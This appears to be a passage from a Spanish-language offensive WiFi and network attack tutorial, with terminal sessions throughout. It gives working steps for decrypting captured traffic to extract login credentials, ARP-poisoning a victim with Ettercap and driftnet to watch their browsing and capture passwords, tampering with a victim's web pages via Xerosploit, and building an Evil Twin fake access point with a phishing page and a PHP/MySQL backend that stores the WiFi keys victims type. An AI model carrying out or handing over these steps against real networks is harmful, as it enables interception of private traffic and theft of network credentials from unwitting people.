username=s4vitar&password=miPasswordImposibledeObtener&token=f45e620ab3d4cb00a543f7377d40acce&login=Login
```

Estupendo, como vemos, usuario y contraseña:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-01-dec.cap -Y "http.request.method==POST" -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r | tail -n 1 | cut -d '&' -f 1-2 | tr '&' '\n'
username=s4vitar
password=miPasswordImposibledeObtener
```

La elegancia de todo esto está en que no estamos haciendo un **MITM** tradicional estando asociados en la red, lo cual puede levantar sospechas dado que la mayoría de ataques de tipo ARP Spoofing/DNS Spoofing ya son detectados y alertados por la mayoría de navegadores.

Este ataque lo estamos haciendo desde fuera de la red, sin estar asociados, capturando simplemente el tráfico que percibamos estando en modo monitor, lo cual es fascinante.

IMPORTANTE: Para desencriptar el tráfico de un cliente, es necesario capturar un Handshake por parte de dicha estación. En caso contrario, no será posible desencriptar su tráfico.

Espionaje con Ettercap Driftnet y enrutamiento con iptables

Considerando que ya estamos conectados a la red y queremos actuar de manera activa, no pasiva como se vio en el punto anterior, lo primero que debemos hacer es habilitar el enrutamiento en nuestro equipo:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #echo 1 > /proc/sys/net/ipv4/ip_forward
┌─[root@parrot]─[/home/s4vitar]
└──╼ #
```

Una vez hecho, generamos una pequeña regla en **iptables** para definir cómo se debe de comportar el tráfico a la hora de envenenar la red. Para este caso, queremos que todo el tráfico dirigido al puerto 80 sea enrutado al puerto 8080:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
┌─[root@parrot]─[/home/s4vitar]
└──╼ #
```

Antes que nada recomiendo limpiar cualquier tipo de regla previa definida en iptables. Para al que le guste la idea, en mi caso tengo creado un alias a nivel de **bashrc**:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #cat ~/.bashrc | grep flushIPTABLES -A 5
function flushIPTABLES(){
    iptables --flush
    iptables --table nat --flush
    iptables --delete-chain
    iptables --table nat --delete-chain
}
```

Así cuando escribo **flushIPTABLES** se me limpian todas las reglas previamente definidas.


Posteriormente, retocamos el fichero **/etc/ettercap/etter.conf**, cambiando los valores por defecto a **0**:

```
[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default
```


Por otro lado, descomentamos estas 2 líneas de dicho archivo:

```
# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```


Una vez hecho, abrimos **Ettercap** en modo gráfico a través del parámetro '**-G**'. Lo primero que haremos será escanear los Hosts disponibles en la red:



Esto se puede hacer de manera intuitiva a través de la pestaña **Hosts**. Una vez hecho, y este paso es importante, lo que haremos será seleccionar en primer lugar nuestro Gateway (192.168.1.1) y presionar en **Add to Target 1**, seguidamente seleccionamos la dirección IP de nuestra víctima y presionamos en **Add To Target 2**:




Ya con este esquema configurado, verificamos desde la pestaña **Targets** que todo esté como debe estar:




Si es así, continuamos. Nos iremos a la pestaña **Mitm** y pincharemos en **ARP Poissoning**. Acto seguido, se nos abrirá una ventana, en ella seleccionamos la casilla **Sniff Remote Connections** y presionamos en **Aceptar**.

Tras hacer esto, deberíamos ver lo siguiente desde la ventana principal:



Ahora toca hacer la prueba de fuego. Cargamos los siguientes comandos desde consola:




Una vez estos están corriendo, simulamos la navegación desde el dispositivo cuyo tráfico se está envenenando.


En este caso, se accede a una dirección URL de noticias, obteniendo los siguientes resultados:

Cabe decir que a su vez estamos usando **driftnet**, razón por la que además de visualizar la dirección URL que se está visitando, somos capaces de ver las imágenes que cargan a tiempo real en dicha página web.

Si le damos un tiempo, conseguiremos extraer incluso más imágenes aún:



A su vez, podemos aprovechar el propio **Ettercap** para capturar credenciales de autenticación a una página web:



Ataques graciosos

Estos ataques forman parte de una categoría que considero algo Off-Topic, porque no obtenemos nada de interés con ello.. pero bueno, puede servir para echarnos unas risas de vez en cuando.

Reemplazado de imágenes web

En este punto, lo que haremos será envenenar el tráfico de nuestra víctima una vez más pero esta vez para manipular las imágenes que se disponen en las páginas web a las que accede.

Para ello, previamente necesitamos contar con una imagen, la cual utilizaremos para hacer la sustitución. Por otro lado, necesitamos tener instalada la herramienta **Xerosploit** en nuestro equipo.

- **Repositorio**: https://github.com/LionSec/xerosploit

Una vez la tengamos instalada, ejecutamos **xerosploit** desde consola:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #xerosploit

____  __                        ________          ______       _____ _____
__  |/ /_____ ______________ __  ___/________ ___  /______ ___(_)__  /_
__    / _  _ \__  ___/_  __ \_____ \ ___  __ \__  / _  __ \__  / _  __/
_    |  /  __/_  /    / /_/ /____/ / __  /_/ /_  /  / /_/ /_  /  / /_
/_/|_|  \___/ /_/     \____/ /____/  _  .___/ /_/   \____/ /_/   \__/
                                     /_/


[+]═════════[ Author : @LionSec1 _-\|/-_ Website: lionsec.net ]═════════[+]

                      [ Powered by Bettercap and Nmap ]

┌═════════════════════════════════════════════════════════════┐
█                                                             █
█                 Your Network Configuration                  █
█                                                             █
└═════════════════════════════════════════════════════════════┘


┌──────────────┬────────────────────┬─────────────┬─────────┬────────────┐
│  IP Address  │    MAC Address     │   Gateway   │  Iface  │  Hostname  │
├──────────────┼────────────────────┼─────────────┼─────────┼────────────┤
├──────────────┼────────────────────┼─────────────┼─────────┼────────────┤
│ 192.168.1.43 │ 80:CE:62:3C:EB:A1  │ 192.168.1.1 │  eth0   │   parrot   │
└──────────────┴────────────────────┴─────────────┴─────────┴────────────┘

╒═════════════╤════════════════════════════════════════════════════╕
║             ║ XeroSploit is a penetration testing toolkit whose goal is to ║
║ Information ║ perform man in the middle attacks for testing purposes.      ║
║             ║ It brings various modules that allow to realise efficient attacks. ║
║             ║ This tool is Powered by Bettercap and Nmap.                  ║
╘═════════════╧════════════════════════════════════════════════════╛

[+] Please type 'help' to view commands.

Xero ➮
```

Con el comando **help**, listamos las opciones disponibles:

```
Xero ➮ help

╒══════════╤══════════════════════════════════════════════════════════╕
║          ║                                                          ║
║          ║ scan     :  Map your network.                            ║
║          ║                                                          ║
║          ║ iface    :  Manually set your network interface.         ║
║ COMMANDS ║                                                          ║
║          ║ gateway  :  Manually set your gateway.                   ║
║          ║                                                          ║
║          ║ start    :  Skip scan and directly set your target IP address. ║
║          ║                                                          ║
║          ║ rmlog    :  Delete all xerosploit logs.                  ║
║          ║                                                          ║
║          ║ help     :  Display this help message.                   ║
║          ║                                                          ║
║          ║ exit     :  Close Xerosploit.                            ║
║          ║                                                          ║
╘══════════╧══════════════════════════════════════════════════════════╛

[+] Please type 'help' to view commands.

Xero ➮
```

Lo primero es realizar un escaneo de la red, por lo que corremos la opción **scan**:

```
Xero ↁ scan

[++] Mapping your network ...

[+]═══════════[ Devices found on your network ]═══════════[+]

╔═══════════════╦═══════════════════╦═══════════════╗
╠ IP Address    ╠ Mac Address       ╠ Manufacturer  ╣
╠═══════════════╬═══════════════════╬═══════════════╣
╠ 192.168.1.1   ╠ 1C:B0:44:D4:16:77 ╠ (Unknown)     ╣
╠ 192.168.1.55  ╠ 34:41:5D:46:D1:38 ╠ (Unknown)     ╣
╠ 192.168.1.60  ╠ 20:34:FB:B1:C5:53 ╠ (Unknown)     ╣
╠ 192.168.1.201 ╠ F8:8B:37:E3:32:A2 ╠ (Unknown)     ╣
╠ 192.168.1.43  ╠ 80:CE:62:3C:EB:A1 ╠ (This device) ╣
╚═══════════════╩═══════════════════╩═══════════════╝

[+] Please choose a target (e.g. 192.168.1.10). Enter 'help' for more information.

Xero ↁ
```

Tras identificar a nuestra víctima, escribimos la dirección IP y se nos listarán los distintos modos de ataque:

```
Xero ↁ 192.168.1.60

[++] 192.168.1.60 has been targeted.

[+] Which module do you want to load ? Enter 'help' for more information.

Xero»modules ↁ help

╔═══════════╦═══════════════════════════════════════════════════════════╗
╠           ╠                                                           ╣
╠           ╠ pscan       :  Port Scanner                               ╣
╠           ╠                                                           ╣
╠           ╠ dos         :  DoS Attack                                 ╣
╠           ╠                                                           ╣
╠           ╠ ping        :  Ping Request                               ╣
╠           ╠                                                           ╣
╠           ╠ injecthtml  :  Inject Html code                           ╣
╠           ╠                                                           ╣
╠           ╠ injectjs    :  Inject Javascript code                     ╣
╠           ╠                                                           ╣
╠           ╠ rdownload   :  Replace files being downloaded            ╣
╠           ╠                                                           ╣
╠           ╠ sniff       :  Capturing information inside network packets ╣
╠ MODULES   ╠                                                           ╣
╠           ╠ dspoof      :  Redirect all the http traffic to the specified one IP ╣
╠           ╠                                                           ╣
╠           ╠ yplay       :  Play background sound in target browser    ╣
╠           ╠                                                           ╣
╠           ╠ replace     :  Replace all web pages images with your own one ╣
╠           ╠                                                           ╣
╠           ╠ driftnet    :  View all images requested by your targets  ╣
╠           ╠                                                           ╣
╠           ╠ move        :  Shaking Web Browser content                ╣
╠           ╠                                                           ╣
╠           ╠ deface      :  Overwrite all web pages with your HTML code ╣
╠           ╠                                                           ╣
╚═══════════╩═══════════════════════════════════════════════════════════╝

[+] Which module do you want to load ? Enter 'help' for more information.

Xero»modules ↁ
```

Entre ellos, seleccionaremos la opción **replace**, que se encargará de llevar a cabo la sustitución de imágenes sobre la página web que nuestra víctima esté visitando:

```
Xero»modules ↁ replace

┌──────────────────────────────────────────────────┐
▌                                                  ▐
▌                   Image Replace                  ▐
▌                                                  ▐
▌       Replace all web pages images with your own one       ▐
└──────────────────────────────────────────────────┘

[+] Enter 'run' to execute the 'replace' command.

Xero»modules»replace ↁ run

[+] Insert your image path. (e.g. /home/capitansalami/pictures/fun.png)

Xero»modules»replace ↁ
```

Especificamos la ruta absoluta de nuestra imagen y comenzará el ataque. Desde que la víctima navegue a una página web, todas las imágenes serán sustituidas por la nuestra:

Ataque Shaking Web

Haciendo uso de la misma herramienta vista en el punto anterior, otra de las acciones de las que dispone **xerosploit** es el **move**, por el cual podemos hacer un ataque de tipo **Shaking Web**, es decir, hacer que cuando nuestra víctima navegue a una página, esta se mueva temblando de manera que no se logra leer nada de la misma:

```
Xero ➮ 192.168.1.60

[++] 192.168.1.60 has been targeted.

[+] Which module do you want to load ? Enter 'help' for more information.

Xero»modules ➮ help

╔═════════╦══════════════════════════════════════════════════════════════╗
║         ║                                                              ║
║         ║ pscan      :  Port Scanner                                   ║
║         ║                                                              ║
║         ║ dos        :  DoS Attack                                     ║
║         ║                                                              ║
║         ║ ping       :  Ping Request                                   ║
║         ║                                                              ║
║         ║ injecthtml  :  Inject Html code                              ║
║         ║                                                              ║
║         ║ injectjs   :  Inject Javascript code                         ║
║         ║                                                              ║
║         ║ rdownload  :  Replace files being downloaded                 ║
║         ║                                                              ║
║         ║ sniff      :  Capturing information inside network packets   ║
║ MODULES ║                                                              ║
║         ║ dspoof     :  Redirect all the http traffic to the specified one IP ║
║         ║                                                              ║
║         ║ yplay      :  Play background sound in target browser        ║
║         ║                                                              ║
║         ║ replace    :  Replace all web pages images with your own one ║
║         ║                                                              ║
║         ║ driftnet   :  View all images requested by your targets      ║
║         ║                                                              ║
║         ║ move       :  Shaking Web Browser content                    ║
║         ║                                                              ║
║         ║ deface     :  Overwrite all web pages with your HTML code    ║
║         ║                                                              ║
╚═════════╩══════════════════════════════════════════════════════════════╝

[+] Which module do you want to load ? Enter 'help' for more information.

Xero»modules ➮ move
```

Evil Twin Attack

En este punto, veremos una de las técnicas más comunes para obtener la contraseña de una red inalámbrica ajena, por medio de técnicas Phishing aplicadas sobre WiFi.

Si has leído todo lo anterior hasta este punto, habrás visto como es muy común que las estaciones emitan el paquete **Probe Request** cuando estas no están asociadas a ningún AP:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #tshark -i wlan0mon -Y "wlan.fc.type_subtype==4" 2>/dev/null
    1 0.000000000 Apple_7d:1f:e9 → Broadcast    802.11 195 Probe Request, SN=1063, FN=0, Flags=........C, SSID=MOVISTAR_PLUS_2A51
    2 0.019968349 Apple_7d:1f:e9 → Broadcast    802.11 195 Probe Request, SN=1064, FN=0, Flags=........C, SSID=MOVISTAR_PLUS_2A51
```

Lo que haremos en los siguientes puntos, es justamente aprovechar estos paquetes para asociar a nuestros clientes a un AP falso gestionado por nosotros, desde donde a través de reglas de enrutamiento y redireccionamientos haremos que estos sean redirigidoa a una página falsa la cual solicitará la contraseña de la red WiFi.

La idea es que una vez los clientes víctima introduzcan las credenciales, estas viajen en texto claro hacia nosotros, pudiendo visualizarlas para posteriormente llevar a cabo la autenticación contra la red inalámbrica ajena.

Cabe decir que el paso de solicitar la contraseña de la red inalámbrica es opcional, de la misma manera podríamos solicitar algún otro tipo de dato.

Creación de fichero DHCP

Comenzaremos creando un simple fichero DHCP con nombre **dhcpd.conf** bajo la ruta **/etc/**:

```
┌─[root@parrot]─[/etc]
└──╼ #pwd
/etc
┌─[root@parrot]─[/etc]
└──╼ #cat dhcpd.conf
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.128 netmask 255.255.255.128 {
option subnet-mask 255.255.255.128;
option broadcast-address 192.168.1.255;
option routers 192.168.1.129;
option domain-name-servers 8.8.8.8;
range 192.168.1.130 192.168.1.140;
}
```

En este fichero, indicamos que el promedio de vida mínimo será de 600 segundos y el máximos de 7200. Entre este rango, una vez pasado el tiempo estimado se asignará una nueva IP al cliente asociado a nuestro AP (simplemente por hacerla dinámica).

Para evitar entrar en conflicto con la topología de mi red real, como la pasarela es la 192.168.1.1 y algunos de los equipos están configurados en el rango del 192.168.1.2 al 192.168.1.100, lo que he hecho ha sido asignar un nuevo segmento, comprendido entre el rango 192.168.1.130 hasta el 192.168.1.140. Asignaremos como máscara de red la 255.255.255.128 y como nueva pasarela la 192.168.1.129. Todo esta configuración será gestionada por una nueva interfaz que crearemos en breve.

Configuración de página web

Nos descargaremos la siguiente plantilla para hacer nuestro ataque:


- http://ge.tt/9EyXb5w2

Inicialización de servicios

Iniciamos los servicios **mysql** y **apache2**:

```
┌─[root@parrot]─[/etc]
└──╼ #service apache2 start && service mysql start
┌─[root@parrot]─[/etc]
└──╼ #echo $?
0
```

Posteriormente comprobamos que nuestro servidor web funciona correctamente:



Todo este diseño es personalizable y se puede retocar sin ningún tipo de problema desde el HTML. En mi caso, lo voy a dejar así.

Creación de base de datos via MYSQL

Ahora bien, si nos fijamos en el **ACTION** del HTML principal, nos encontramos con esto:

```
┌─[root@parrot]─[/var/www/html]
└──╼ #cat index.html | grep action
          <tr><td><form action="dbconnect.php" method="post">
┌─[root@parrot]─[/var/www/html]
└──╼ #cat dbconnect.php
<?php
session_start();
ob_start();
$host="localhost";
$username="fakeap";
$pass="fakeap";
$dbname="rogue_AP";
$tbl_name="wpa_keys";

// Create connection
$conn = mysqli_connect($host, $username, $pass, $dbname);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}


$password1=$_POST['password1'];
$password2=$_POST['password2'];

$sql = "INSERT INTO wpa_keys (password1, password2) VALUES ('$password1', '$password2')";
if (mysqli_query($conn, $sql)) {
    echo "New record created successfully";
} else {
    echo "Error: " . $sql . "<br>" . mysqli_error($conn);
}

mysqli_close($conn);

sleep(2);
header("location:upgrading.html");
ob_end_flush();
?>
```

El **action** viene definido por el fichero **dbconnect.php**, el cual si nos fijamos, lleva a cabo una autenticación a través del servicio **MYSQL** a una tabla y base de datos que no existen. Por tanto, hay que crearla.

Crear la base de datos en este caso es bastante sencillo:

```
┌─[root@parrot]─[/var/www/html]
└──╼ #mysql -uroot
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.1.37-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database rogue_AP;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> use rogue_AP;
Database changed
MariaDB [rogue_AP]> create table wpa_keys(password1 varchar(32), password2 varchar(32));
Query OK, 0 rows affected (0.40 sec)

MariaDB [rogue_AP]> show tables
    -> ;
+--------------------+
| Tables_in_rogue_AP |
+--------------------+
| wpa_keys           |
+--------------------+
1 row in set (0.00 sec)

MariaDB [rogue_AP]> describe wpa_keys;
+-----------+-------------+------+-----+---------+-------+
| Field     | Type        | Null | Key | Default | Extra |
+-----------+-------------+------+-----+---------+-------+
| password1 | varchar(32) | YES  |     | NULL    |       |
| password2 | varchar(32) | YES  |     | NULL    |       |
+-----------+-------------+------+-----+---------+-------+
2 rows in set (0.00 sec)

MariaDB [rogue_AP]>
```

Una vez creada, ya podemos insertar valores en ella:

```
MariaDB [rogue_AP]> insert into wpa_keys(password1, password2) values ("test", "test");
Query OK, 1 row affected (0.12 sec)

MariaDB [rogue_AP]> select *from wpa_keys;
+-----------+-----------+
| password1 | password2 |
+-----------+-----------+
| test      | test      |
+-----------+-----------+
1 row in set (0.00 sec)

MariaDB [rogue_AP]>
```

Si probamos a introducir las credenciales desde la página web, vemos que nos encontramos con el siguiente error:

```
Connection failed: Access denied for user 'fakeap'@'localhost'
```

Lo cual es normal, pues está intentando autenticar contra la base de datos haciendo uso del usuario **fakeap**, el cual no está creado. Por tanto, lo creamos y asignamos máximos privilegios sobre la base de datos creada:

```
MariaDB [rogue_AP]> create user fakeap@localhost identified by 'fakeap';
Query OK, 0 rows affected (0.00 sec)

MariaDB [rogue_AP]> grant all privileges on rogue_AP.* to 'fakeap'@'localhost';
Query OK, 0 rows affected (0.00 sec)
```

Y ahora ya tras introducir las credenciales desde la web, veremos que estas son añadidasq a nuestra base de datos:

```
MariaDB [rogue_AP]> select *from wpa_keys;
+------------------+------------------+
| password1        | password2        |
+------------------+------------------+
| test             | test             |
| pruebadesdelaweb | pruebadesdelaweb |
+------------------+------------------+
2 rows in set (0.00 sec)

MariaDB [rogue_AP]>
```

Creación de falso punto de acceso via Airbase

Comenzamos a montar nuestro Fake AP. Para ello, a través de la utilidad **airbase**, generaremos un falso punto de acceso en el canal especificado.

La idea en este punto, es analizar el entorno y listar los puntos de acceso disponibles. Aquel cuya contraseña queramos averiguar, será el que clonaremos, generando un nuevo punto de acceso **OPN** con el mismo ESSID.

Supongamos que la red cuya contraseña quiero averiguar es **MOVISTAR_1677**, perfecto pues entonces hacemos lo siguiente:

```
┌─[root@parrot]─[/var/www/html]
└──╼ #airbase-ng -e MOVISTAR_1677 -c 7 -P wlan0mon
22:13:39  Created tap interface at0
22:13:39  Trying to set MTU on at0 to 1500
22:13:39  Access Point with BSSID E4:70:B8:D3:93:5C started.
```

Con esto, hemos conseguido crear un punto de acceso con nombre **MOVISTAR_1677** en el canal 7, sin autenticación.

Creación de interfaz y asignación de segmentos

Ya con el punto de acceso creado, comenzamos creando una nueva interfaz **at0**, la cual en cuanto a propiedades debe ser equivalente al fichero **dhcpd.conf** previamente creado:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #ifconfig at0 192.168.1.129 netmask 255.255.255.128
┌─[root@parrot]─[/home/s4vitar]
└──╼ #route add -net 192.168.1.128 netmask 255.255.255.128 gw 192.168.1.129
┌─[root@parrot]─[/home/s4vitar]
└──╼ #echo 1 > /proc/sys/net/ipv4/ip_forward
┌─[root@parrot]─[/home/s4vitar]
└──╼ #ifconfig
at0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.129  netmask 255.255.255.128  broadcast 192.168.1.255
        inet6 fe80::e670:b8ff:fed3:935c  prefixlen 64  scopeid 0x20<link>
        ether e4:70:b8:d3:93:5c  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 57  bytes 8828 (8.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.43  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::c114:795c:5d1f:78a7  prefixlen 64  scopeid 0x20<link>
        ether 80:ce:62:3c:eb:a1  txqueuelen 1000  (Ethernet)
        RX packets 6777682  bytes 8286953540 (7.7 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3292154  bytes 880484597 (839.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
